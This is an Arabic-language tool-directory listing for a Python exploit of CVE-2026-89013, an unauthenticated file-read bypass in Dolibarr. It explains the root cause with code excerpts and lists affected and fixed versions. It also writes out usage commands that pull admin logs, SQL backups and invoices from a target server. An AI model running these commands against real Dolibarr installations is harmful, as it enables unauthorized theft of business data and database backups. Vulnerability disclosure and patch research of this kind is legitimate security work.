

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-89013 — مستغل Python للثغرة CVE-2026-89013، وهي تجاوز غير مُصادَق عليه للتفويض في Dolibarr hashp يتيح قراءة الملفات بشكل عشوائي، مع أوضاع check وlist وhunt وread وdownload. | Kitploit
أدوات/GitHubGitHub/faceless0x7/cve-2026-89013
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبتسريب البياناتجمع المعلوماتأمن الويباختبار الاختراقالمصادقة
GitHubfaceless0x7/cve-2026-89013

CVE-2026-89013

مستغل Python للثغرة CVE-2026-89013، وهي تجاوز غير مُصادَق عليه للتفويض في Dolibarr hashp يتيح قراءة الملفات بشكل عشوائي، مع أوضاع check وlist وhunt وread وdownload.

662منذ 2 أشهرلم تتم المراجعة بعد
عرض المستودع
مشاركة

CVE-2026-89013 — تجاوز التفويض في Dolibarr عبر hashp=shared

استغلال لـ CVE-2026-89013: يفرض document.php و viewimage.php قيمة NOLOGIN عند وجود المعامل hashp. قيمة العلامة الداخلية shared تتخطى تحليل رمز المشاركة، لكن تجاوز التحكم في الوصول لا يزال يُفعَّل لأي قيمة غير فارغة ويضبط $accessallowed = 1، متجاهلاً نتيجة dol_check_secure_access_document(). لذلك يمكن لطلب غير مُصادَق قراءة أي ملف في كل شجرة modulepart: مستندات الأعمال، سجلات الإدارة، نسخ SQL الاحتياطية (modulepart=systemtools)، مصادر الوحدات المخصصة (modulepart=packages)، وكيانات multicompany الأخرى عبر &entity=N.

السجل: https://www.cve.org/CVERecord?id=CVE-2026-89013

المتأثرDolibarr 23.0.4 – 24.0.0
المُصلَح24.0.1
المتطلبات المسبقةلا شيء (غير مُصادَق)
التأثيرقراءة ملفات عشوائية داخل الدلائل المُدارة في Dolibarr

السبب الجذري

// htdocs/document.php:189 (24.0.0) — 'shared' skips token resolution
if (!empty($hashp) && $hashp != 'shared') { ...resolve share token... }

// htdocs/document.php:292 — but any hashp forces access
if (!empty($hashp)) {
    $accessallowed = 1;
    $sqlprotectagainstexternals = '';
}

ارتداد (regression) عن الالتزام 5028dae981e (2026-08-12)، الذي شُحن لأول مرة في 23.0.4 و 24.0.0. يتم تنقية التجاوز (../) من جهة الخادم — هذا تجاوز تفويض، وليس تجاوز مسار.

الاستخدام

# detection (safe, nonexistent canary file)
python3 CVE-2026-89013.py https://erp.local check

# readable modulepart trees
python3 CVE-2026-89013.py https://erp.local list

# hunt: dolibarr.log + SQL backups (generated filenames) + user vcards
python3 CVE-2026-89013.py https://erp.local hunt --db-name dolibarr --days 3 --save

# read / download
python3 CVE-2026-89013.py https://erp.local read logs/admin/logs/dolibarr.log
python3 CVE-2026-89013.py https://erp.local download systemtools/backup/backup.sql
python3 CVE-2026-89013.py https://erp.local read facture/FA2601-0001/FA2601-0001.pdf --entity 2

# PDFs via viewimage.php
python3 CVE-2026-89013.py https://erp.local viewimage facture/FA2601-0001/FA2601-0001.pdf

المكتبة القياسية فقط (Python 3.8+). يدعم --proxy، --insecure، --timeout.

demo

المراجع

  • سجل CVE: https://www.cve.org/CVERecord?id=CVE-2026-89013
  • الإصدار المُصلَح: https://github.com/Dolibarr/dolibarr/releases/tag/24.0.1
  • التزامات الإصلاح:
    • https://github.com/Dolibarr/dolibarr/commit/cd05688dbed8a4af6eef32faf4fc1e823a37bce9
    • https://github.com/Dolibarr/dolibarr/commit/a8bc4a63e1b6356884abcd83c4a38954d9649b0b
    • https://github.com/Dolibarr/dolibarr/commit/3bd8aa8b909e596d7dab4388d0466ec24e6ad191
  • مصدر الارتداد: https://github.com/Dolibarr/dolibarr/commit/5028dae981e47dfab349f8fe2ef79b54ae95d1b6

إخلاء المسؤولية

لأغراض الاختبار والبحث المُصرَّح به فقط. استخدمه فقط ضد الأنظمة التي تملكها أو لديك إذن صريح باختبارها.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    394
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    254

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




